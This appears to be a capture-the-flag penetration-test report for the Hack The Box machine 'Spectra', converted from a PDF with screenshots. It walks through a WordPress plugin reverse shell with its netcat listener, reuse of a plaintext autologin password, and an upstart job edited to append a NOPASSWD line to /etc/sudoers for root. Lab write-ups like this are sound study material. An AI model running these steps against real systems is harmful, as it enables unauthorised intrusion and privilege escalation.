
Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

Figure 3.8: 235-administrator_login.png

We are able to login with the administrator username and password to the wordpress site.

Since we have logged in to administrator page we can upload a plugin and get the reverse shell. The one which helped best for me is evil-plugin. After downloading it we need to convert the php file to zip file and can upload it to the plugin and then activate it.



spectra.htb/main/wp-admin/plugins.php

Management 5 0 New

WordPress 5.6.1 is available! Please update now.

Plugins Add New


All (2) | Inactive (2) | Update Available (1)

Bulk Actions Apply

Plugin	Description
Akismet Anti-Spam Activate | Delete	Used by millions, Akismet is quite possibly the best way in the world to **protect your blog from s** API key. Version 4.1.5 | By Automattic | View details
	There is a new version of Akismet Anti-Spam available. View version 4.1.8 details or update now.
Hello Dolly Activate | Delete	This is not just a plugin, it symbolises the hope and enthusiasm of an entire generation summed your admin screen on every page. Version 1.7.2 | By Matt Mullenweg | View details
Plugin	Description

Bulk Actions Apply

Figure 3.9: 240-add_plugin.png




```
→ I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.229 38072
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 AMD EPYC 7302P 16-Core Processor AuthenticAMD GNU/Linux
 23:14:14 up  1:15,  0 users,  load average: 0.02, 0.06, 0.02
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
$ 
```

Figure 3.10: 245-plugin_reverse.png

By activating the plugin we got the reverse shell as nginx without any issues.


3.2.1.4 Privilege Escalation

By poking around the box i see a strange file called autologon.conf.orig. By checking the same we see its running some scripts which saves in a folder called /etc/autologon



```
nginx@spectra / $ cd opt/
nginx@spectra /opt $ ls
VirtualBox           broadcom     eeti    neverware  tpm2
autologin.conf.orig  displaylink  google  tpm1
nginx@spectra /opt $
nginx@spectra /opt $
nginx@spectra /opt $
nginx@spectra /opt $
```


Figure 3.11: 250-autologon.png



```
nginx@spectra /opt $ cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
```

Figure 3.12: 255-autologon_script.png

By going to the folder we see the passwd file and we have some password like content over there as **SummerHereWeCome!!**



```
nginx@spectra / $ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
chronos:x:1000:1000:system_user:/home/chronos/user:/bin/bash
nginx:x:20155:20156::/home/nginx:/bin/bash
katie:x:20156:20157::/home/katie:/bin/bash
```


Figure 3.13: 150-passwd_file.png

We can try with katie as a user with the password.

```
→  I7Z3R0 ssh katie@spectra.htb
Password:
katie@spectra ~ $ id
uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)
katie@spectra ~ $
```

By checking the sudo -l it seems like the user can run the command /sbin/initctl as a root. So initctl is used to start and stop the services in a system and normally it takes the files from /etc/init.


Also i am noticing that the user is the member of developer group as well.



```
katie@spectra ~ $ id
uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
```

Figure 3.14: 155-sudo_l.png


By checking the list it seems like the test and test1 process is running. If we have permission to modify this file we can go ahead and edit the file to get the malicious code in it.



```
katie@spectra /etc/init $ sudo -u root /sbin/initctl list
crash-reporter-early-init stop/waiting
cups-clear-state stop/waiting
dbus_session stop/waiting
failsafe-delay stop/waiting
fwupdtool-activate stop/waiting
send-reclamation-metrics stop/waiting
smbproviderd stop/waiting
tpm_managerd start/running, process 806
udev start/running, process 240
test stop/waiting
test1 stop/waiting
autologin stop/waiting
boot-services start/running
cryptohome-proxy stop/waiting
cryptohomed-client stop/waiting
fixwireless stop/waiting
fwupdtool-getdevices stop/waiting
googletts stop/waiting
ippusb stop/waiting
memd start/running, process 3187
ml-service stop/waiting
```

Figure 3.15: 160-process_list.png


Upon checking the permission we indeed have permission to edit test.conf as shown below. The config file belongs to developers group as well and we do have access to edit this file.



```
katie@spectra /etc/init $ ls -la | grep test
-rw-r--r--  1 root root       2818 Jan 15  2021 attestationd.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test1.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test10.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test2.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test3.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test4.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test5.conf
-rw-rw----  1 root developers  478 Jun 29  2020 test6.conf
```

Figure 3.16: 190-test_permission.png


I can modify this file to enter the malicious code and enter the malicious code in it to get the root out of it.



```
katie@spectra /etc/init $ cat test.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script
        echo 'katie  ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers

end script
```

Figure 3.17: 165-test_conf_change.png


I edited the command to enter all permissions to the sudoers file for katie.



```
katie@spectra /etc/init $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra /etc/init $
katie@spectra /etc/init $
katie@spectra /etc/init $ sudo /sbin/initctl start test
test stop/waiting
```

Figure 3.18: 170-process_start.png

After i stop and start the services the command got executed and we got all the permission for the current user.




```
katie@spectra /etc/init $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
```

Figure 3.19: 175-sudo_L_after_script.png

We are root after sudo -l

3.2.1.5 Proof File


User



```
spectra ~ # cat /home/katie/user.txt
e8[redacted]30
spectra ~ #
```

Figure 3.20: 180-user.txt.png

Root



```
spectra ~ # cat root.txt
d4[redacted]fc
spectra ~ #
```

Figure 3.21: 185-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.